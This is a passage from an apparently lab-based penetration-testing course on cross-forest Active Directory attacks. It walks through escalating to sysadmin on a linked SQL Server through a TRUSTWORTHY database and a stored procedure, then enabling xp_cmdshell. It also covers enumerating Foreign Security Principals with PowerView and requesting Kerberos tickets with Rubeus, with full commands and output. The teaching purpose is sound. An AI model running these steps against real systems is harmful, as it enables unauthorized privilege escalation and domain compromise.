Upon successful connection, we observe a change in the username from `htb-student guest@msdb` to `htb-dbuser htb-dbuser@msdb`. Subsequently, we can utilize the `enum_logins` command to enumerate available logins for the SQL02 server.

Connect to SQL02 Linked Server

```
SQL (INLANEFREIGHT\htb-student  guest@msdb)> use_link "SQL02\SQLEXPRESS"

In Microsoft SQL Server, linked servers allow you to connect to and query
data from remote servers. By using the use_link command, operations in the
current session should be executed on the linked server "SQL02\SQLEXPRESS"
rather than the local server.

Now we are good to start our enumeration on SQL02.

SQL >"SQL02\SQLEXPRESS" (htb-dbuser  htb-dbuser@msdb)> enum_logins
name                        type_desc       is_disabled   sysadmin
securityadmin   serveradmin   setupadmin   processadmin   diskadmin
dbcreator   bulkadmin
-------------------------   -------------   -----------   --------   -----
--------   -----------   ----------   ------------   ---------   ---------
---------
sa                          SQL_LOGIN                0          1
0            0            0            0           0           0
0

htb-dbuser                  SQL_LOGIN                0          0
0            0            0            0           0           0
0

INLANEFREIGHT\htb-student   WINDOWS_LOGIN            0          0
0            0            0            0           0           0
0
```

From the provided output, it is evident that we are logged in as the user `htb-dbuser`. Next, let's attempt to identify databases with the `is_trustworthy_on` option enabled using the command `enum_db`.

Enumerate Trushworthy Databases in SQL02

```
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  htb-dbuser@msdb)> enum_db
name          is_trustworthy_on
-----------   -----------------
master                        0
```

```
tempdb                          0

model                           0

msdb                            1

htb-reports                     1
```

The provided output indicates that the database named `htb-reports` has trustworthy enabled. Our next step is to verify whether our currently identified user `htb-dbuser` holds the `db_owner` role for this database. We can use the command `enum_users` to identify that.

Enumerate Users in SQL02

```
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  htb-dbuser@msdb)> enum_users
UserName             RoleName   LoginName    DefDBName     DefSchemaName
UserID                                  SID
------------------   --------   ----------   -----------   -------------
----------   ----------------------------------
dbo                  db_owner   sa           master        dbo
b'1         '                                  b'01'

guest                public     NULL         NULL          guest
b'2         '                                   b'00'

htb-dbuser           db_owner   htb-dbuser   htb-reports   dbo
b'5         '   b'900e4da3f4ebcb47b1f7fac46f513ad0'

INFORMATION_SCHEMA   public     NULL         NULL          NULL
b'3         '                                    NULL

sys                  public     NULL         NULL          NULL
b'4         '                                    NULL
```

Based on the output, it can be determined that the user `htb-dbuser` holds the `db_owner` rights for the database named `htb-reports`. Next, we can verify that the owner of the database `htb-reports` is indeed `sa` by running following query.

```
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  htb-dbuser@master)> SELECT name as
database_name, SUSER_NAME(owner_sid) AS owner, is_trustworthy_on AS
TRUSTWORTHY from sys.databases;
database_name   owner            TRUSTWORTHY
-------------   --------------   -----------
master          sa                         0
```

```
tempdb          sa                      0

model           sa                      0

msdb            sa                      1

htb-reports     sa                      1
```

Abuse from Linux

Now that we have identified a trustworthy database named htb-reports and confirmed that our current user htb-student (identified as htb-dbuser) has db_owner privileges on the htb-reports database, we can proceed to create a stored procedure that will allow us to escalate our privileges. Once the stored procedure is created, we will assign the role of `sysadmin` to the `htb-dbuser` user. We will use following query to create a stored procedure named sp_escalate.

Creating Stored Procedure

```
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  htb-dbuser@msdb)> USE "htb-reports"
[*] INFO(SQL02\SQLEXPRESS): Line 1: Changed database context to 'htb-
reports'.

SQL >"SQL02\SQLEXPRESS" (htb-dbuser  htb-dbuser@msdb)> CREATE PROCEDURE
sp_escalate WITH EXECUTE AS OWNER AS EXEC sp_addsrvrolemember 'htb-
dbuser','sysadmin'
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  htb-dbuser@msdb)> EXEC sp_escalate
```


After executing the stored procedure, we can verify the privileges of the current user once again. And this time, we will find that we have sysadmin privileges.

Verifying sysadmin rights for htb-dbuser

```
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  dbo@msdb)> SELECT
is_srvrolemember('sysadmin')

-
1
```

With sysadmin (sa) rights acquired, our subsequent aim is to activate xp_cmdshell, a feature enabling the execution of Windows commands directly from within the SQL Server environment. Let's execute the following command to enable xp_cmdshell on SQL02\SQLEXPRESS.

Enabling xp_cmdshell

```
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  dbo@msdb)> exec
master.dbo.sp_configure "show advanced options",1;RECONFIGURE;exec
master.dbo.sp_configure "xp_cmdshell", 1;RECONFIGURE;
[*] INFO(SQL02\SQLEXPRESS): Line 185: Configuration option 'show advanced
options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(SQL02\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell'
changed from 0 to 1. Run the RECONFIGURE statement to install.
```

To verify if `xp_cmdshell` is enabled on SQL02, we will attempt to execute the Windows command `whoami` using the following query, which should output the current user the SQL02 is running as.

Executing whoami

```
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  dbo@msdb)> exec master..xp_cmdshell
"whoami"
output
---------------------------
nt service\mssql$sqlexpress

NULL
```

Moving On

In this section, we explored the abuse of `SQL Server Links` to compromise servers in another domain. Moving forward, our focus shifts to another method known as `Foreign Security Principals & ACLs`. Here, we will primarily examine users and groups from one domain that hold group memberships and Access Control Lists (ACLs) in another domain across bidirectional forest trusts.

Abusing Foreign Security Principals & ACLs

In this section we will delve into the intricate dynamics of exploiting foreign group memberships and ACLs, within the context of cross forest domains. We'd be emphasizing the exploitation of user and group memberships, as well as ACL permissions originating from a domain in Forest-A (inlanefreight.ad) to compromise the domain in Forest-B (logistics.ad).

Foreign Group membership

In an Cross-Forest Active Directory environment, it is possible to add users or groups from one domain into groups in the another domain. This capability allows for centralized management of permissions and access control across multiple domains in different forests.

In the Active Directory structure, every security group is designated with a specific scope, which dictates the breadth of its application within the domain tree or forest. This scope delineates where permissions associated with the group can be conferred across the network.

Active Directory outlines three primary group scopes as shown below:


Scope	Possible members
`Universal`	Accounts from any domain in the same forest, Global groups from any domain in the same forest and Other Universal groups from any domain in the same forest
`Global`	Accounts from the same domain and Other Global groups from the same domain
`Domain Local`	Accounts from any domain or any trusted domain, Global groups from any domain or any trusted domain, Universal groups from any domain in the same forest, Other Domain Local groups from the same domain. Accounts, Global groups, and Universal groups from other forests and from external domains

From the analysis of the table, it becomes evident that within a Cross-Forest Active Directory environment, the domain from one forest possesses the capability to include users from a domain in another forest within only the `Domain Local` group of the first forest. This capability stems from the fact that `Global` groups are restricted to containing users from the `same domain` and `Universal` groups are restricted to containing users from the `same forest`. Therefore, to facilitate broader resource access and permissions management across domains with `different forests`, Domain Local group serve as effective mechanisms for incorporating users from one forest to another.


Note: In addition to these three scopes, the default groups in the Builtin container have a group scope of `Builtin Local`. This group scope and group type can't be changed.


Foreign Security Principal

In the context of Active Directory, users from one forest can be included in another forest by being members of only `Domain Local` groups. For instance, let's consider two domains: `inlanefreight.ad` and `logistics.ad`. Suppose we establish a `Domain Local` group in the `logistics.ad` domain called `svc_admins`.




Now, if we add a user `Inlanefreight\harry` to the `svc_admins` group, the permissions associated with that group will seamlessly extend to `Inlanefreight\harry`, and these permissions will also be reflected in the Foreign Security Principal (FSP) container of `logistics.ad` domain.





Back in the `Inlanefreight` domain, the Foreign Security Principal (FSP) container will also reflect the membership permissions granted to `Inlanefreight\harry` in the `Logistics\svc_admins` group of the logistics domain. This mechanism ensures that the cross-forest group membership is synchronized and properly reflected across the involved domains.



According to Microsoft:

A Foreign Security Principal (FSP) is an object created by the system to represent a security principal in a trusted external forest. These objects are created in the Foreign Security Principals container of the domain. They can be added to domain local security groups and granted permissions. Foreign Security Principal objects can also represent special identities,

such as Authenticated Users, Anonymous Logon, and Enterprise Domain Controllers. The FSP for a special identity is created when the special identity is added to a group. This allows them to be granted permissions. Each FSP object is essentially a placeholder that holds the SID of the foreign object. Using this SID, Windows can resolve its friendly name using the trust relation when this is needed by tools like Active Directory Users and Computers.

Enumerating Foreign Security Principals

To search for the presence of Foreign Security Principals (FSPs) in a domain environment, we can utilize an LDAP query with the filter `objectclass=ForeignSecurityPrincipal` and specify the target domain (e.g., `logistic.ad`). This query will help us identify if there are any FSPs configured within the target domain.

```
PS C:\Tools> Get-DomainObject -LDAPFilter
'(objectclass=ForeignSecurityPrincipal)' -Domain logistics.ad

<SNIP>
objectcategory         : CN=Foreign-Security-
Principal,CN=Schema,CN=Configuration,DC=logistics,DC=ad
cn                     : S-1-5-21-2432454459-173448545-3375717855-3601
objectguid             : 97eaddf2-cd72-48a0-a5a6-95b50f244572
name                   : S-1-5-21-2432454459-173448545-3375717855-3601
distinguishedname      : CN=S-1-5-21-2432454459-173448545-3375717855-
3601,CN=ForeignSecurityPrincipals,DC=logistics,DC=ad
showinadvancedviewonly : True
objectclass            : {top, foreignSecurityPrincipal}
objectsid              : S-1-5-21-2432454459-173448545-3375717855-3601
```

The provided output presents the `SID` value of the user within the `name` attribute instead of the actual username. To convert the received SID from the output into a username, we can use the ConvertFrom-SID command in PowerShell. This command will help to translate the SID into its corresponding username.

```
PS C:\Tools> ConvertFrom-SID S-1-5-21-2432454459-173448545-3375717855-3601
INLANEFREIGHT\harry
```

Upon converting the SID, we retrieve the username `INLANEFREIGHT\harry`.

However, while enumerating Foreign Security Principals (FSPs), although we can ascertain the foreign membership of the current user in the target domain, it does not provide us with the group name the user is associated with. To address this, we can leverage PowerView's

`Get-DomainForeignGroupMember` function, which facilitates the enumeration of groups in the target domain where the current user is a member.


Enumerating Users who belongs to Groups within the Logistics Domain

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainForeignGroupMember -Domain logistics.ad
GroupDomain             : logistics.ad
GroupName               : svc_admins
GroupDistinguishedName  :
CN=svc_admins,CN=ForeignSecurityPrincipals,DC=logistics,DC=ad
MemberDomain            : logistics.ad
MemberName              : S-1-5-21-2432454459-173448545-3375717855-3601
MemberDistinguishedName : CN=S-1-5-21-2432454459-173448545-3375717855-
3601,CN=ForeignSecurityPrincipals,DC=logistics,DC=ad
```

The provided output presents the `SID` value of the user within the `MemberName` attribute instead of the actual username. To convert the received SID from the output into a username, we can use the `ConvertFrom-SID` command in PowerShell. This command will help us translate the SID into its corresponding username.


```
PS C:\Tools> ConvertFrom-SID S-1-5-21-2432454459-173448545-3375717855-3601
INLANEFREIGHT\harry
```

The output indicates that the user `Inlanefreight\harry` is a member of the `Logistics\svc_admins` group within the logistics domain. We can confirm the presence of `Inlanefreight\harry` within the `Logistics\svc_admins` group directly from the Logistics Domain Controller (DC) as depicted in the screenshot below.



We can also utilize BloodHound to visualize the rights for the user `harry` in a graphical user interface (GUI). Upon investigation, we discover that `harry` is a member of the `svc_admins` group in logistics domain.

Note: We can run Sharphound multiple times with `-d logistics.ad` and `-d inlanefreight.ad` to get complete data for both the domains



Abusing Foreign Group membership

Let's obtain an authentication ticket in memory for the user `Inlanefreight\harry` using Rubeus. We can create a temporary PowerShell.exe process with Rubeus to ensure that any existing tickets stored in memory remain undisturbed.

Create a Sacrificial Logon Session with Rubeus

```
PS C:\Tools> ./Rubeus createnetonly /program:powershell.exe /show

______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Create Process (/netonly)

[*] Using random username and password.
[*] Showing process : True
[*] Username        : FLTNQYMI
[*] Domain          : YH4TURBL
[*] Password        : KNNI2TMI
[+] Process         : 'powershell.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 4752
[+] LUID            : 0x52dacc
```

A new powershell window will be opened. Here, we can safely request a ticket for user `Harry`, avoiding any complications associated with existing `klist` sessions.

Using Rubeus to Request a Ticket as Harry

```
PS C:\Tools> .\Rubeus.exe asktgt /user:harry /password:Password123
/domain:inlanefreight.ad /ptt

______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/

v2.2.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 58A478135A93AC3BF058A5EA0E8FDB71
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.ad\harry'
[*] Using domain controller: fe80::302c:62:f027:53eb%6:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIE+DCCBPSgAwIBBaEDAgEWooIEDjCCBAphggQGMIIEAqADAgEFoQ4bDExPR0lTVElDUy5BRK
IhMB+gR
MjAyNDAzMjYxOTUyNDRaphEYDzIwMjQwMzI3MDU1MjQ0WqcRGA8yMDI0MDQwMjE5NTI0NFqoEh
sQSU5MQ
SU5MQU5FRlJFSUdIVC5BRKklMCOgAwIBAqEcMBobBmtyYnRndBsQaW5sYW5lZnJlaWdodC5hZA
W9lMTAz
J9UjEaab6ESGxBJTkxBTkVGUkVJR0hULkFEohIwEKADAgEBoQkwBxsFaGFycnmjBwMFAEDhAAC
lERgPAA
<SNIP>

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/inlanefreight.ad
  ServiceRealm             :  INLANEFREIGHT.AD
  UserName                 :  harry
  UserRealm                :  INLANEFREIGHT.AD
  StartTime                :  3/26/2024 12:52:44 PM
  EndTime                  :  3/26/2024 10:52:44 PM
  RenewTill                :  4/2/2024 12:52:44 PM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  gfmuXtyf2lrJzJ9UjEaabw==
  ASREP (key)              :  58A478135A93AC3BF058A5EA0E8FDB71
```

```
PS C:\Tools> klist.exe
Current LogonId is 0:0x4468b
Cached Tickets: (1)
#0>     Client: harry @ INLANEFREIGHT.AD
        Server: krbtgt/inlanefreight.ad @ INLANEFREIGHT.AD
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial
pre_authent name_canonicalize
        Start Time: 3/26/2024 12:52:44 (local)
        End Time:   3/26/2024 22:52:44 (local)
        Renew Time: 4/2/2024 12:52:44 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

